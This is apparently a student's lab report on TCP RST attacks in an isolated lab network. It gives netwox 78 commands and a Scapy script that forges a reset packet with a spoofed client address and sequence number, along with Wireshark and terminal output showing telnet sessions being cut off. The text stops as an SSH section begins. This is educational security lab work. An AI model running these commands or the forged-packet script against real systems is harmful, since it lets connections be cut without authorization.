
Task Description:

I will launch TCP RST attack to terminate an established TCP connection between a telnet client and telnet server.
I will do so by using both Netwox and Scapy.

Breaking a Telnet connection:

Using Netwox:


I initiated a telnet connection from the client (10.0.2.12) to the server (10.0.2.13).



```
[Tue May 04|21:14@Lab_Client]:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Server login: seed
Password:
Last login: Tue May  4 20:22:30 IDT 2021 from 10.0.2.12 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[Tue May 04|21:14@Lab_Server]:~$ pwd
/home/seed
```

We can see the connection is successful and we also print the working directory on the server.


By using netstat, on the server (10.0.2.13), and filter the client IP address we can see any connection he has.



```
[Tue May 04|21:15@Lab Server]:~$ netstat -nat |grep "10.0.2.12"
tcp        0      0 10.0.2.13:23            10.0.2.12:51660         ESTABLISHED
[Tue May 04|21:16@Lab Server]:~$
```

We can see the connection on port 23 (telnet) from the client (10.0.2.12) is established.

I then execute the netwox reset tcp attack.




```
[Tue May 04|21:18@Lab_Attacker]:~$ sudo netwox 78 --filter "src host 10.0.2.12 and dst port 23"
^C
[Tue May 04|21:20@Lab_Attacker]:~$
```

We used the src host filter to reset any tcp connection from the client on port 23.


I also executed the netwox reset tcp attack with another filter for practice (not included in this report – however the behavior was the same)

Note: I filtered by the dst host and reset any connection on the server on port 23.



```
[Tue May 04|21:20@Lab_Attacker]:~$ sudo netwox 78 --filter "dst host 10.0.2.13 and dst port 23"
^C
[Tue May 04|21:21@Lab_Attacker]:~$
```


By inspecting Wireshark, we can see the rst packet.



```
No.   Time                            Source      Destination  Protocol
    3 2021-05-04 21:18:47.2338357…   10.0.2.12   10.0.2.13    TCP
    4 2021-05-04 21:18:47.2647808…   10.0.2.13   10.0.2.12    TCP
    5 2021-05-04 21:18:47.2647994…   10.0.2.13   10.0.2.12    TCP

▶ Internet Protocol Version 4, Src: 10.0.2.13, Dst: 10.0.2.12
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 51660, Seq: 4167464319,
    Source Port: 23
    Destination Port: 51660
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 4167464319
    Acknowledgment number: 1328326921
    Header Length: 20 bytes
  ▼ Flags: 0x014 (RST, ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 0... = Push: Not set
    ▶ .... .... .1.. = Reset: Set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·······A·R··]
```

We can see the RST flag is set to 1.


We can see the connection broke.



```
[Tue May 04|21:20@Lab_Server]:~$ pConnection closed by foreign host.
```

Using Scapy:


I constructed the following code:



```
from scapy .all import *

src_port = 51664
sequence = 2766684987
client_ip = "10.0.2.12"
server_ip = "10.0.2.13"
print("Send RST packet")

ip = IP(src=client_ip, dst=server_ip)
tcp = TCP(sport=src_port, dport=23, flags="R", seq=sequence)

pkt = ip/tcp
pkt.show()
send(pkt, verbose=0)
```

I set the src_port and sequence number by inspecting Wireshark and viewing the relevant information.


I set up the telnet connection.



```
[Tue May 04|21:21@Lab_Client]:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Server login: seed
Password:
Last login: Tue May  4 21:20:43 IDT 2021 from 10.0.2.12 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[Tue May 04|21:43@Lab_Server]:~$ pwd
/home/seed
```

We can see a successful connection and the working directory on the server.


I ran my script.



```
[Tue May 04|21:48@Lab_Attacker]:~/.../TCP_LAB$ sudo python3 Task2_tcp_rst.py
Send RST packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.12
  dst       = 10.0.2.13
  \options   \
###[ TCP ]###
     sport     = 51664
     dport     = telnet
     seq       = 2766684987
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = R
```

We can see the src dst addresses, the source port, sequence number and the Reset flag set.


By inspecting Wireshark, we can see the rst packet.



```
 25 2021-05-04 21:48:19.4925551… 10.0.2.12            10.0.2.13      TCP          54
 26 2021-05-04 21:48:26.1514453… 10.0.2.12            10.0.2.13      TELNET       67
 27 2021-05-04 21:48:26.1515132… 10.0.2.13            10.0.2.12      TCP          60

ansmission Control Protocol, Src Port: 23, Dst Port: 51664, Seq: 3185695529, Len: 0
 Source Port: 23
 Destination Port: 51664
 [Stream index: 0]
 [TCP Segment Len: 0]
 Sequence number: 3185695529
 Acknowledgment number: 0
 Header Length: 20 bytes
 Flags: 0x004 (RST)
   000. .... .... = Reserved: Not set
   ...0 .... .... = Nonce: Not set
   .... 0... .... = Congestion Window Reduced (CWR): Not set
   .... .0.. .... = ECN-Echo: Not set
   .... ..0. .... = Urgent: Not set
   .... ...0 .... = Acknowledgment: Not set
   .... .... 0... = Push: Not set
 ▸ .... .... .1.. = Reset: Set
```

We can see RST set to 1.

We can see the connection broke.




```
[Tue May 04|22:06@Lab_Server]:~$ Connection closed by foreign host.
```

Note: I forgot to take a snapshot, so I launched the attack again and took a snapshot – hence the time difference.

Breaking an SSH connection:

Using Netwox:


I set up ssh connection from the client to the server.



```
[Tue May 04|22:27@Lab_Client]:~$ ssh seed@10.0.2.13
seed@10.0.2.13's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Tue May  4 22:27:06 2021 from 10.0.2.12
[Tue May 04|22:27@Lab_Server]:~$
```

We can see a successful connection.


On the server we can see the established connection as well.



```
[Tue May 04|22:34@Lab_Server]:~$ netstat -nat |grep "10.0.2.13:22"
tcp        0      0 10.0.2.13:22            10.0.2.12:50282         ESTABLISHED
[Tue May 04|22:34@Lab_Server]:~$
```


We can see the connection between 10.0.2.12 and 0.0.2.13 on port 22.

I then executed the netwox 78 tool.



```
